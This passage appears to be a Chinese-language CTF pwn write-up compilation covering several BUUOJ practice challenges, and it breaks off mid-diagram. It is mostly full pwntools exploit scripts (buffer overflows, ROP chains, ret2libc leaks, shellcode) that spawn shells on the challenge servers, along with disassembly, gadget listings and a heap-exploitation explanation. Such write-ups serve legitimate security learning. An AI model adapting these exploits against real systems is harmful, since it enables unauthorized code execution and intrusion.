p=remote('node3.buuoj.cn',28431)

sys_addr=0x4006E6

payload='a'*24+p64(sys_addr)

p.recvuntil("Please input the length of your name:")

p.sendline(str(len(payload)))

p.recvuntil("What's u name?")

p.sendline(payload)

p.interactive()
```


[HarekazeCTF2019]baby_rop


```python
from pwn import *

from LibcSearcher import LibcSearcher

#p=process('./babyrop2')

p=remote('node3.buuoj.cn',25002)

elf=ELF('./babyrop2')

read_got=elf.got['read']

printf_plt=elf.plt['printf']

main_addr=elf.sym['main']

format_addr=0x400770

payload='a'*40+p64(0x400733)+p64(format_addr)+p64(0x400731)+p64(read_got)+p64(0)

payload+=p64(printf_plt)+p64(main_addr)

p.sendlineafter("name?",payload)

p.recvuntil('!\n')

read_addr=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))

libc=LibcSearcher("read",read_addr)

libc_base=read_addr-libc.dump('read')

sys_addr=libc_base+libc.dump("system")

binsh_addr=libc_base+libc.dump("str_bin_sh")

payload2='a'*40+p64(0x400733)+p64(binsh_addr)+p64(sys_addr)+p64(0)

p.sendline(payload2)

p.interactive()
```

jarvisoj_level2_x64


1，IDA F5







2，搜索SHIFT+F12字符串



3，溢出点

```
004005F6 ; =============== S U B R O U T I N E =======================================
004005F6
004005F6 ; Attributes: bp-based frame
004005F6
004005F6                 public vulnerable_function
004005F6 vulnerable_function proc near           ; CODE XREF: main+14↓p
004005F6
004005F6 buf             = byte ptr -80h
004005F6
004005F6 ; __unwind {
004005F6                 push    rbp
004005F7                 mov     rbp, rsp
004005FA                 add     rsp, 0FFFFFFFFFFFFFF80h
004005FE                 mov     edi, offset command ; "echo Input:"
00400603                 call    _system
00400608                 lea     rax, [rbp+buf]
0040060C                 mov     edx, 200h       ; nbytes
00400611                 mov     rsi, rax        ; buf
00400614                 mov     edi, 0          ; fd
00400619                 call    _read
0040061E                 leave
0040061F                 retn
0040061F ; } // starts at 4005F6
0040061F vulnerable_function endp
0040061F
```


4，构造payload（64位传参方式）

```
[*] Closed connection to node4.buuoj.cn port 25087
...          /Desktop$ ROPgadget --binary level2_x64 --only "pop|ret"
Gadgets information
============================================================
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret
```

```
0x0000000000400560 : pop rbp ; ret
0x00000000004006b3 : pop rdi ; ret
0x00000000004006b1 : pop rsi ; pop r15 ; ret
0x00000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004a1 : ret
```


5.exp

```
from pwn import *
p = remote("node4.buuoj.cn",25087)
sys_addr = 0x40063E
bin_sh = 0x600A90
pop_edi_ret =0x4006b3
payload = 0x88*'a'+p64(pop_edi_ret) + p64(bin_sh) + p64(sys_addr)

p.sendline(payload)
p.interactive()
```

ciscn_2019_n_5

1,查看文件

```
$ file ciscn_2019_n_5
ciscn_2019_n_5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
 linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[
sha1]=9e420b4efe941251c692c93a7089b49b4319f891, not stripped
$ checksec ciscn_2019_n_5
[*] '/home/giantbranch/Desktop/ciscn_2019_n_5'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


2，IDA查看

IDA View-A | Pseudocode-A | Stack of main | Hex View-1 | Structures

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char text[30]; // [rsp+0h] [rbp-20h] BYREF
4
5    setvbuf(stdout, 0LL, 2, 0LL);
6    puts("tell me your name");
7    read(0, name, 0x64uLL);
8    puts("wow~ nice name!");
9    puts("What do you want to say to me?");
10   gets((__int64)text);
11   return 0;
12 }
```


两次输入，read,gets获取用户输入。

3，name在bss段,gets控制流程跳转值read输入的shellcode。

```
.bss:0000000000601080                 public name
.bss:0000000000601080 ; char name[100]
.bss:0000000000601080 name            db 64h dup(?)           ; DATA XREF: main+35↑o
.bss:00000000006010E4                 align 8
.bss:00000000006010E4 _bss            ends
.bss:00000000006010E4
.prgend:00000000006010E8 ; ===========================================================================
.prgend:00000000006010E8
.prgend:00000000006010E8 ; Segment type: Zero-length
```

text离ret偏移0x28。

```
-0000000000000020 ;
-0000000000000020
-0000000000000020 text            db 30 dup(?)
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

4,exp（标准模板样式）


```python
from pwn import *
from LibcSearcher import *

local_file  = './ciscn_2019_n_5'
local_libc  = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
remote_libc = './libc.so.6'


select = 1

if select == 0:
    r = process(local_file)
    libc = ELF(local_libc)
else:
    r = remote('node4.buuoj.cn', 28983)
    #libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims     :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)

sh = asm(shellcraft.sh())
p1 = sh
sla('name\n', p1)
name_addr = 0x601080
p2 = flat(['a'*0x28, name_addr])
sla('me?\n', p2)

r.interactive()
```

ciscn_2019_ne_5

1,标配查看文件

```
file ciscn_2019_ne_5
ciscn_2019_ne_5: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dy
ically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[s
]=6482843cea0a0b348169075298025f13ef6c6ec2, not stripped
checksec ciscn_2019_ne_5
[*] '/home/giantbranch/Desktop/ciscn_2019_ne_5'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

2，IDA/运行



溢出位置

```
int __cdecl GetFlag(char *src)
{
  char dest[4]; // [esp+0h] [ebp-48h] BYREF
  char v3[60]; // [esp+4h] [ebp-44h] BYREF

  *(_DWORD *)dest = 48;
  memset(v3, 0, sizeof(v3));
  strcpy(dest, src);
  return printf("The flag is your log:%s\n", dest);
}
```

src来源（128字节）

```
IDA View-A   Pseudocode-A   Strings wind
int __cdecl AddLog(int a1)
{
  printf("Please input new log info:");
  return __isoc99_scanf("%128s", a1);
}
```

```
{
  case 0:
    exit(0);
    return result;
  case 1:
    AddLog(src);
    result = sub_804892B(argc, argv, envp);
    break;
  case 2:
    Display(src);
    result = sub_804892B(argc, argv, envp);
    break;
  case 3:
    Print();
    result = sub_804892B(argc, argv, envp);
    break;
  case 4:
    GetFlag(src);
    result = sub_804892B(argc, argv, envp);
    break;
  default:
    result = sub_804892B(argc, argv, envp);
    break;
```


3，找bin_sh有sh也行。

```
ROPgadget --binary ciscn_2019_ne_5  --string "sh"
```

```
0x080482ea : sh
```

4.exp

```python
from pwn import *

r=remote('node4.buuoj.cn',29028)

sh = 0x080482ea
system=0x080484d0

r.sendlineafter('password:','administrator')
r.sendlineafter(':','1') //写入payload
payload = 'a'*0x48 +p32(0xdeadbeef)+p32(system)+p32(0xdeadbeef)+p32(sh)
r.sendlineafter('info',payload)
r.sendlineafter(':','4')

r.interactive()
```


```
$ cat flag
flag{68714403-b028-4b91-ae07-72ed7d4da9b4}
```

others_shellcode

nc 就有…

铁人三项(第五赛区)_2018_rop

1,直接进IDA，一道典型ret2libc题（思路简单，不过LibcSearcher不太好用，这里介绍利用pwntools的DynELF）




无system,binsh。
有write和溢出的位置。

2.exp


```python
from pwn import *
r=remote('node4.buuoj.cn',26124)

e=ELF('./2018_rop')
write_plt=e.plt['write']
read_plt=e.plt['read']
main_addr=e.symbols['main']
bss_addr=e.symbols['__bss_start']
def leak(address):
        payload1='a'*(0x88+0x4)+p32(write_plt)+p32(main_addr)+p32(0x1)+p32(address)+p32(0x4)
        r.sendline(payload1)
        leak_address=r.recv(4)
        return leak_address

d=DynELF(leak,elf=ELF('./2018_rop')) //pwntool自带
sys_addr=d.lookup('system','libc')

payload2='a'*(0x88+0x4)+p32(read_plt)+p32(main_addr)+p32(0x0)+p32(bss_addr)+p32(0x8)
r.sendline(payload2)
r.sendline('/bin/sh')

payload3='a'*(0x88+0x4)+p32(sys_addr)+p32(main_addr)+p32(bss_addr)
r.sendline(payload3)
```

题外话：假如手动调试，暴露出got，然后得出libcbase的后三位要是000才是正确的基址（页对齐）。



bjdctf_2020_babyrop

1,还是一道rop的题目，思路同上，IDA里面没有可直接利用的system等。



可溢出的点

2，64位的软件，传参不同，ROPgadget找pop rid,构造exp如下

```
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
r=remote('node4.buuoj.cn',26505)
#r=process('./babyrop')
elf=ELF('./babyrop')
main=elf.sym['main']
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
pop_rdi=0x400733
payload='a'*(0x20+8)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main)
r.recvuntil('Pull up your sword and tell me u story!')
r.sendline(payload)
r.recv()
puts_addr=u64(r.recv(6).ljust(8,'\x00'))
print hex(puts_addr)
libc=LibcSearcher('puts',puts_addr)
offset=puts_addr-libc.dump('puts')
system=offset+libc.dump('system')
bin_sh=offset+libc.dump('str_bin_sh')
payload2='a'*40+p64(pop_rdi)+p64(bin_sh)+p64(system)
r.recvuntil('Pull up your sword and tell me u story!')
r.sendline(payload2)

r.interactive()
```

本想用pwntools的DynELF模块做的，没成功，有知道的大师傅，可以交流交流。（已了解到的好像是PUTS会被00截断导致模块利用不成功）

babyheap_0ctf_2017(堆,fastbin_attack)

1，运行一遍，基本的堆题流程。

2，分析关键代码（等会我们调试时在内存中查看）：
分配的大小不能超过 4096 字节

- *(24LL * i + a1)：置 1 表示 chunk 已经创建
- *(a1 + 24LL * i + 8)：存储 chunk 的大小
- *(a1 + 24LL * i + 16)：存储 chunk 的地址

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures

1  void *calloc(size_t nmemb, size_t size)
2  {
3    void *result; // rax
4    int i; // [rsp+10h] [rbp-10h]
5    int v4; // [rsp+14h] [rbp-Ch]
6    void *pcalloc; // [rsp+18h] [rbp-8h]
7
8    for ( i = 0; i <= 15; ++i )
9    {
10     result = (void *)*(unsigned int *)(24LL * i + nmemb);
11     if ( !(_DWORD)result )
12     {
13       printf("Size: ");
14       result = (void *)input();
15       v4 = (int)result;
16       if ( (int)result > 0 )
17       {
18         if ( (int)result > 4096 )
19           v4 = 4096;
20         pcalloc = calloc(v4, 1uLL);
21         if ( !pcalloc )
22           exit(-1);
23         *(_DWORD *)(24LL * i + nmemb) = 1;       // P
24         *(_QWORD *)(nmemb + 24LL * i + 8) = v4; // size
25         *(_QWORD *)(nmemb + 24LL * i + 16) = pcalloc;// ->mem
26         LODWORD(result) = printf("Allocate Index %d\n", (unsigned int)i);
27       }
28       return result;
29     }
30   }
31   return result;
32 }
```


利用思路：两次 double free 与 fastbin attack 。第一次先泄露 libc 地址，然后找到构造 fack chunk 的地址。第二次通过构造的 fack chunk 堆溢出覆写 __malloc_hook 完成 get shell 。

泄露原理：unsortbin 有一个特性，就是如果 usortbin 只有一个 bin，**它的 fd 和 bk 指针会指向同一个地址(unsorted bin 链表的头部)**，这个地址为 main_arena + 0x58，而且 main_arena 又相对 libc 固定偏移 0x3c4b20，所以得到这个fd的值，然后减去0x58再减去main_arena相对于libc的固定偏移，即得到libc的基地址。所以我们需要把 chunk 改成大于 fastbin 的大小，这样 free 后能进入 unsortbin 让我们能够泄露 libc 基址。

清楚理解：free chunk 和 allocated chunk时候。（两个chunk同一个地址，不同状态部分区域表示不同）

Allocated chunk


```
      chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Size of previous chunk, if unallocated (P clear)  |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Size of chunk, in bytes                     |A|M|P|
        mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             User data starts here...                          .
              .                                                               .
              .             (malloc_usable_size() bytes)                      .
              .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             (size of chunk, but used for application data)    |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Size of next chunk, in bytes                |A|0|1|
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

这里没有fp,bp


Free chunk

```
      chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Size of previous chunk, if unallocated (P clear)  |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      `head:' |             Size of chunk, in bytes                     |A|0|P|
